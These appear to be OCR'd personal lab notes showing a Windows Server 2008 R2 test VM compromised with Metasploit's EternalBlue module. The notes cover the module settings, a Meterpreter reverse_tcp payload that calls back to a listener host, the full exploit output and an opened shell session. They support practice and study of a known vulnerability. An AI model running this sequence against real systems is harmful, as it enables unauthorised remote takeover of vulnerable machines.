
win2k8

Enable file and printer sharing on win2k8 server:
netsh advfirewall firewalls set rule group="File and Printer Sharing" new enable=Yes


Exploit:



```
(exploit/windows/smb/ms17_010_eternalblue)
```


Advanced options:
Set process to lsass.exe

Source: https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit/issues/18




```
Module advanced options (exploit/windows/smb/ms17_010_eternalblue):

   Name                     Current Setting                   Required
   ----                     ---------------                   --------
   CHOST                                                      no
   CPORT                                                      no
   CheckScanner             auxiliary/scanner/smb/smb_ms17_010 yes
   ConnectTimeout           10                                yes
   ContextInformationFile                                     no
   DCERPC::ReadTimeout      10                                yes
   DisablePayloadHandler    false                             no
   EnableContextEncoding    false                             no
   ForceExploit             false                             no
   GroomAllocations         12                                yes
   GroomDelta               5                                 yes
   MaxExploitAttempts       3                                 yes
   ProcessName              lsass.exe                         yes
```

Set x64 payload




```
(windows/x64/meterpreter/reverse_tcp)
```

Set proper options



```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.218.157  yes       The target ho
   RPORT          445              yes       The target po
   SMBDomain      .                no        (Optional) Th
   SMBPass                         no        (Optional) Th
   SMBUser                         no        (Optional) Th
   VERIFY_ARCH    true             yes       Check if remo
   VERIFY_TARGET  true             yes       Check if remo


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Ac
   LHOST     192.168.218.148  yes       The listen address
   LPORT     4444             yes       The listen port
```

Run exploit



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.218.148:4444
[+] 192.168.218.157:445    - Host is likely VULNERABLE to
[*] 192.168.218.157:445 - Connecting to target for explo
[+] 192.168.218.157:445 - Connection established for exp
[+] 192.168.218.157:445 - Target OS selected valid for O
[*] 192.168.218.157:445 - CORE raw buffer dump (51 bytes
[*] 192.168.218.157:445 - 0x00000000  57 69 6e 64 6f 77
[*] 192.168.218.157:445 - 0x00000010  30 30 38 20 52 32
[*] 192.168.218.157:445 - 0x00000020  37 36 30 31 20 53
[*] 192.168.218.157:445 - 0x00000030  6b 20 31
[+] 192.168.218.157:445 - Target arch selected valid for
[*] 192.168.218.157:445 - Trying exploit with 12 Groom A
[*] 192.168.218.157:445 - Sending all but last fragment
[*] 192.168.218.157:445 - Starting non-paged pool groomi
[+] 192.168.218.157:445 - Sending SMBv2 buffers
[+] 192.168.218.157:445 - Closing SMBv1 connection creat
[*] 192.168.218.157:445 - Sending final SMBv2 buffers.
[*] 192.168.218.157:445 - Sending last fragment of explo
[*] 192.168.218.157:445 - Receiving response from exploit
[+] 192.168.218.157:445 - ETERNALBLUE overwrite complete
[*] 192.168.218.157:445 - Sending egg to corrupted conne
[*] 192.168.218.157:445 - Triggering free of corrupted b
[*] Sending stage (206403 bytes) to 192.168.218.157
[*] Meterpreter session 3 opened (192.168.218.148:4444 -
[+] 192.168.218.157:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.218.157:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-
[+] 192.168.218.157:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > sysinfo
Computer        : WIN2008
OS              : Windows 2008 R2 (6.1 Build 7601, Servi
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > _
```